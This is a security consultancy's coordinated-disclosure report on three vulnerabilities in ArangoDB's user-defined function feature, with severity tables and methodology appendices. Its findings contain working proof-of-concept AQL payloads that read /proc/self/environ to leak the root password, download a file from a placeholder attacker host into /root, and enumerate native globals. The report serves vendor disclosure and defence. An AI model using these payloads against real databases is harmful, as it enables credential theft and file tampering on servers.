ANVIL
SECURE

2026-02-17

ENGAGEMENT REPORT

ArangoDB

FOR: Anvil Research

Anvil Secure
2125 Western Ave Suite 208
Seattle, WA 98121
United States of America
+1 206.753.7649
info@anvilsecure.com

Table of Contents

Coordinated Disclosure

Anvil Secure (Anvil) identified three vulnerabilities affecting ArangoDB's User-Defined Function (UDF) feature and is initiating a coordinated disclosure with Arango to address security fixes.

A UDF function can be created using an AQL query (see: [HIGH] ADB-01 - AQL Allows Creation of User-Defined Functions). When combined with other issues, it may leverage native modules or dangling global references (see: [HIGH] ADB-02 - Exposed Native Modules in UDF V8 Context and [MEDIUM] ADB-03 - Dangling Global References in UDF V8 Context). This can expose functions to download files from the internet or manipulate files and directories on the remote system, including environment variables such as ARANGO_ROOT_PASSWORD. It may also break database isolation, among other vulnerabilities.

When the application is vulnerable to AQL injection, or when a user is able to execute arbitrary AQL queries, an attacker can compromise the remote file system by inserting a malicious UDF into the `_aqlfunctions` collection and invoking it in a subsequent request.

We are happy to coordinate on disclosure timelines and provide any additional information required. If Arango confirms the findings and publishes patches, public credit should be attributed to Daniel Kachakil and Tao Sauvage from Anvil Secure.

Affected Versions

The vulnerabilities have been tested against ArangoDB's provided Docker image (see below) running ArangoDB version 3.12, where they could be exploited to manipulate the filesystem with root privileges:

- https://github.com/arangodb/arangodb-docker/blob/61e5a446605aeee6df0ffed534d221bd63a35ee3/alpine/3.12.7.1/Dockerfile

Based on a cursory review of the code, other ArangoDB versions are most likely affected as well, including versions 4.0 and < 3.12.

Below is the output of `arangosh --version` showing information about our test environment:

```
/ # arangosh --version
3.12.7-1

This executable uses the GNU C library (glibc), which is licensed under the GNU Lesser General
 ↪  Public License (LGPL), see https://www.gnu.org/copyleft/lesser.html and
 ↪  https://www.gnu.org/licenses/gpl.html

architecture: 64bit
arm: false
asan: false
assertions: false
avx: true
avx2: false
boost-version: 1.78.0
build-date: 2025-12-16 09:21:46
build-id: 31e3a273c9f0d24925379c1ab4411eaefde54082
build-repository: refs/tags/v3.12.7.1 933615d463c
compiler: clang [Ubuntu Clang 19.1.7 (++20250804090312+cd708029e0b2-1~exp1~20250804210325.79)]
coverage: false
```


```
cplusplus: 202002
curl-version: none
debug: false
endianness: little
enterprise-build-repository: refs/tags/v3.12.7.1 14610a4b
enterprise-version: enterprise
failure-tests: false
faiss: 1.9.0
fd-client-event-handler: poll
fd-setsize: 1024
full-version-string: ArangoDB 3.12.7-1 enterprise [linux] 64bit, using jemalloc, build refs/tags/v3.12.7.1 933615d463c, VPack 0.2.1, RocksDB 9.6.0, ICU 64.2, V8 12.1.165, OpenSSL 3.5.4 30 Sep 2025
icu-version: 64.2
ipo: true
iresearch-version: 1.3.0.0
jemalloc: true
libunwind: true
license: enterprise
maintainer-mode: false
memory-profiler: true
ndebug: true
openmp: 5.1
openssl-version-compile-time: OpenSSL 3.5.4 30 Sep 2025
openssl-version-run-time: OpenSSL 3.5.4 30 Sep 2025
optimization-flags: -mfxsr -mmmx -msse -msse2 -mcx16 -msahf -mpopcnt -msse3 -msse4.1 -msse4.2 -mssse3 -mpclmul -mavx -mxsave
pic: 2
pie: 2
platform: linux
reactor-type: epoll
replication2-enabled: false
rocksdb-version: 9.6.0
server-version: 3.12.7-1
sizeof int: 4
sizeof long: 8
sizeof void*: 8
sse42: true
tsan: false
unaligned-access: false
v8-version: 12.1.165
vpack-version: 0.2.1
zlib-version: 1.2.13
```

Summary of Findings


Table of Findings

ID	Title	Severity	Category
01	AQL Allows Creation of User-Defined Functions	High	Access Control
02	Exposed Native Modules in UDF V8 Context	High	Access Control
03	Dangling Global References in UDF V8 Context	Medium	Access Control

Breakdown by Severity



Breakdown by Category



Findings

ADB-01 - AQL Allows Creation of User-Defined Functions

Severity	High
Category	Access Control
Impact	High
Likelihood	High
UniqueId	523861f0-a7aa-4496-ab87-5bdc1bd84cd9

User-defined functions (UDFs) can be created to add missing functionality or to simplify queries. They are written in JavaScript and powered by the V8 engine.

According to the public documentation, UDFs are supposed to be managed from *arangosh* or the APIs:

> To register a function, the fully qualified function name plus the function code must be specified. This can easily be done in arangosh. The HTTP Interface also offers User Functions management.

> Documents in the `_aqlfunctions` collection (or any other system collection) should not be accessed directly, but only via the dedicated interfaces. Otherwise you might see caching issues or accidentally break something. The interfaces ensure the correct format of the documents and invalidate the UDF cache.

However, Anvil found that it was possible to create UDFs by inserting documents directly into the `_aqlfunctions` system collection.

To reproduce the issue, execute the following AQL statement:

```
INSERT {
  "_key": "ANVIL::TEST",
  "name": "anvil::test",
  "code": "(function() { return 'Hello from V8' } )",
  "isDeterministic": true
} INTO _aqlfunctions
```

Then, invoke that UDF:

```
RETURN ANVIL::TEST()
```

Observe how the last query will return the expected “Hello from V8” string, confirming that the UDF is fully functional.

Considering a scenario where arbitrary AQL execution (or injection) is possible, an attacker could exploit this to perform privileged actions and escalate privileges, as demonstrated in [HIGH] ADB-02 - Exposed Native Modules

in UDF V8 Context and [MEDIUM] ADB-03 - Dangling Global References in UDF V8 Context.

ADB-02 - Exposed Native Modules in UDF V8 Context

Severity	High
Category	Access Control
Impact	High
Likelihood	Medium
UniqueId	0a85de8a-ecb9-482e-89cd-9332a1b8371f

During a cursory review of ArangoDB's UDF implementation, Anvil found that native modules could be accessed from within the JS environment. Namely, the `fs` and `internal` native modules could be abused to download arbitrary files or perform arbitrary file system operations such as creating, renaming, deleting or changing the permissions of files and directories.

Considering [HIGH] ADB-01 - AQL Allows Creation of User-Defined Functions, an attacker who exploits an AQL injection by inserting a malicious UDF into the `_aqlfunctions` collection and invoking it in a subsequent request can tamper with the local filesystem, access environment variables, and potentially break database isolation.

In the following example, Anvil used ArangoDB's docker image. Furthermore, a new 'test' user was created with their own DB and collections, to avoid using the system DB.

```
$ docker pull arangodb
$ docker run -e ARANGO_ROOT_PASSWORD=… -p 8529:8529 --name arango -d arangodb
```

Example of an AQL query to create a new UDF that leverages the `fs` native module and read the file `/proc/self/environ` to disclose the root password:

```
INSERT {
  "_key": "ANVIL::TEST",
  "name": "anvil::test",
  "code": "(function() { const fs = require('fs'); return fs.read('/proc/self/environ'); } )",
  "isDeterministic": true
} INTO _aqlfunctions
```

Then, calling the `anvil::test` UDF:

```
RETURN anvil::test()
```

Returns the following data (notice ARANGO_ROOT_PASSWORD=arangodb):

```
[ "HOSTNAME=6f84b5879102\u0000SHLVL=1\u0000HOME=/root\u0000ARANGO_ROOT_PASSWORD=arangodb\u0000AR
  ↪ ANGO_VERSION=3.12.7.1\u0000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
  ↪ \u0000PWD=/\u0000GLIBCXX_FORCE_NEW=1\u0000"
]
```

Example using the `internal` native module to download and store an arbitrary file on the local filesystem:

```
INSERT {
  "_key": "ANVIL::TEST2",
  "name": "anvil::test2",
  "code": "(function (qid) { const a = require(\"internal\");    return
   ↪ a.download('https://attacker.com/myfile', undefined, {}, '/root/newfile') })",
  "isDeterministic": true
} INTO _aqlfunctions
```

Then, calling the `anvil::test2` UDF:

```
RETURN anvil::test2()
```

Returns the following data:

```
[
  {
    "headers": {
      "content-type": "text/html",
      "content-length": "55",
      "server": "Attacker server",
      "http/1.1": "200 OK"
    },
    "code": 200,
    "message": "OK"
  }
]
```

And on the local filesystem, the download file was successfully stored under `/root/newfile`:

```
/ # ls -alh /root/newfile
-rw-r-----    1 root     root          55 Dec 28 14:11 /root/newfile
/ # cat /root/newfile
< ... snip ... >
```

ADB-03 - Dangling Global References in UDF V8 Context

Severity	Medium
Category	Access Control
Impact	Medium
Likelihood	Medium
UniqueId	324b1a77-39f7-42a7-8337-9b1305468acb

User-defined functions (UDFs) can be created to add missing functionality or to simplify queries. They are written in JavaScript and powered by the V8 engine. During a cursory review of ArangoDB's UDF implementation, Anvil found that the global context had dangling references to native functions, which could be accessed from within the JS environment.

Considering [HIGH] ADB-01 - AQL Allows Creation of User-Defined Functions, an attacker who exploits an AQL injection by inserting a malicious UDF into the `_aqlfunctions` collection and invoking it in a subsequent request can access the dangling references to call unexpected native functions.

In the following example, Anvil used ArangoDB's docker image. Furthermore, a new 'test' user was created with their own DB and collections, to avoid using the system DB.

```
$ docker pull arangodb
$ docker run -e ARANGO_ROOT_PASSWORD=… -p 8529:8529 --name arango -d arangodb
```

The following JS function will enumerate all references in the `global` context:

```
function () { function inspectRefs() {
 const g = global;
  const out = [];

  for (const k of Reflect.ownKeys(g).sort((a, b) => String(a).localeCompare(String(b)))) {
    try {
      const desc = Object.getOwnPropertyDescriptor(g, k);
      const v = desc && "value" in desc ? desc.value : undefined;
      const t = typeof v;

      out.push({
        key: typeof k === "symbol" ? k.toString() : k,
        type: t,
        summary:
          t === "function" ? `[Function ${v?.name || "anonymous"}]` :
          t === "object" ? (v === null ? \"null\" : Object.prototype.toString.call(v)) :
          t,
        enumerable: !!desc?.enumerable,
```

```
        configurable: !!desc?.configurable,
        writable: !!desc?.writable
      });
    } catch (e) {
      out.push({ key: String(k), error: String(e) });
    }
  }

  return out;
}

return inspectRefs();}
```

It is then included in a UDF function:

```
INSERT {
  "_key": "ANVIL::TEST3",
  "name": "anvil::test3",
  "code": "( function () { [... snip ...] )",
  "isDeterministic": true
} INTO _aqlfunctions
```

Then, calling the `anvil::test3` UDF:

```
RETURN anvil::test3()
```

Returns the following data:

```
[
  [
    {
      "key": "__dbcache__",
      "type": "object",
      [... snip ...]
    },
    {
      "key": "_AQL",
      "type": "object",
      [... snip ...]
    },
    {
      "key": "AGENCY_DUMP",
      "type": "function",
      [... snip ...]
    },
    [... snip ...]
    {
      "key": "ArangoServerState",
      "type": "object",
      [... snip ...]
    },
    {
      "key": "ArangoServerStateCtor",
```

```
      "type": "function",
      [... snip ...]
    },
    [... snip ...]
    {
      "key": "FISHBOWL_GET",
      "type": "function",
      [... snip ...]
    },
    {
      "key": "FISHBOWL_SET",
      "type": "function",
      [... snip ...]
    },
    [... snip ...]
    {
      "key": "FOXX_QUEUE_VERSION",
      "type": "function",
      [... snip ...]
    },
    {
      "key": "FOXX_QUEUE_VERSION_BUMP",
      "type": "function",
      [... snip ...]
    },
    {
      "key": "FOXX_QUEUES_POLL_INTERVAL",
      "type": "number",
      [... snip ...]
    },
    {
      "key": "FOXX_STARTUP_WAIT_FOR_SELF_HEAL",
      "type": "boolean",
      [... snip ...]
    },
    {
      "key": "global",
      "type": "object",
      [... snip ...]
    },
    [... snip ...]
  ]
]
```

About Anvil Secure

Anvil was founded in 2016 with a vision to make a change in the information security consulting services industry. Anvil has since grown to be an industry recognized information security partner to some of the largest tech and Fortune 500 companies across the globe.

Anvil was founded with the principles of creating an information consulting services company that is honest, transparent, professional, and that will consistently deliver quality services to our clients. Anvil continues to hold these principles to this day and is now known for delivering consistently quality service, and for our transparent and inclusive approach.

Anvil's team is filled with dedicated industry veterans that are experts in fields such as:

- embedded/hardware security
- industrial control systems
- cloud security
- web application security
- mobile security
- network security
- operating system security

Several team members come from National labs and other industry recognized consulting firms. The team's technical backgrounds and consulting experiences position Anvil to effectively improve the security posture of leading technology companies and security groups.

Anvil is headquartered in Seattle with an office in Amsterdam as well as several employees located around the globe including France, Spain, and Argentina.

For more information about Anvil and to stay up to date on our latest research and progress, visit our website and social media pages:

- Website
- LinkedIn
- Twitter

For any questions or further information, please reach out via Email or Phone:

- Email: info@anvilsecure.com
- Phone: 206-753-7649

Appendix A: Finding Characteristics

The following sections describe the risk ratings and categories assigned to issues Anvil identified.

Severity Level

For each finding, Anvil assigns a severity level, an estimation of the finding's overall risk that takes into account the likelihood the finding will be exploited and the resulting anticipated impact. Anvil's recommended prioritization for addressing findings is based on the severity level.

- **Critical** – An immediate and easily-accessible risk of total compromise.
- **High** – An immediate or easily-accessible risk of near total compromise.
- **Medium** – A risk that is difficult to exploit but has a high impact or is easy to exploit but only impacts a small portion of the in-scope assets.
- **Low** – An unlikely risk with low impact.
- **Informational** – No immediate risk. A suggestion to correct a condition that could later lead to an exploitable finding.

Impact

The impact level indicates the effects that successful exploitation would have upon the target system or systems. Considerations include potential reduction in confidentiality, integrity, and availability, as well as the potential for financial and reputational harm.

- **High** – Attackers can read or modify all data in a system, execute arbitrary code on the system, or escalate their privileges to superuser level.
- **Medium** – Attackers can read or modify some unauthorized data on a system, deny access to that system, or gain significant internal technical information.
- **Low** – Attackers can gain small amounts of unauthorized information or slightly degrade system performance. May have a negative public perception of security.

Likelihood

Likelihood reflects the ease with which an attacker could exploit a finding. It takes into account an adversary's ability to create the conditions required to exploit the finding such as level of required access, availability of documentation, and other barriers to exploitation.

- **High** – Attackers can exploit the finding without significant barriers.
- **Medium** – Attackers would need to leverage information that is not publicly available or create conditions that are not easily implemented.
- **Low** – Exploitation requires information that is difficult to obtain or conditions that are difficult to create.

Categories

For each finding, Anvil assigns a category. The findings in this report are divided up in the following categories:

- **Access Control** – This category is about authorization and whether users have valid credentials for accessing resources, and role and permission metadata are protected from replaying or tampering.
- **API and Web Service** – An application with service layers (JSON, XML, GraphQL etc.) should have

adequate authentication, session management and authorization as well as stringent input validation and effective security controls for all API types.

- **Architecture** – Architecture, Design and Threat Modeling Requirements.
- **Authentication** – Authentication is the act of establishing, or confirming, someone or something as authentic and that claims made are correct, resistant to impersonation, and prevent recovery or interception of passwords.
- **Business Logic** – Business logic flow should be sequential, in-order and not bypassable. This includes limits on detecting and preventing automated attacks such as small funds attacks or adding a million friends on a social network and so on.
- **Communications** – Issues surrounding TLS or strong encryption with a focus on leading configuration advice on preferred algorithms and ciphers as well as about deprecated or unknown ones.
- **Configuration** – Issues related to an application having a secure, repeatable automatable build environment, hardened third-party dependency management as well as secure-by-default configuration.
- **Data Protection** – This category is about issues related to high-level data protection requirements regarding *Confidentiality*, *Integrity* as well as *Availability*.
- **Error Handling and Logging** – This category is about issues on providing useful information for the user, administrators, and incident response teams, handling of log data securely as well as not collecting not required sensitive information.
- **File and Resource Handling** – Applications should handle untrusted file data securely and store files from untrusted sources outside web roots and with limited permissions.
- **Malicious Code** – This category is about not having time bombs, backdoors, easter eggs, rootkits or otherwise unauthorized code under control by an attacker.
- **Session Management** – For any web-based application or stateful API this category relates the mechanism by which it controls and maintains the state for a user or device interacting with it.
- **Stored Cryptography** – Access to keys is securely managed, a suitable (pseudo-)random number generator is used and error handling in cryptographic modules is handled correctly.
- **Validation and Sanitization** – Issues related to validation and sanitization of input coming from a client or the environment or any other (partially) untrusted sources.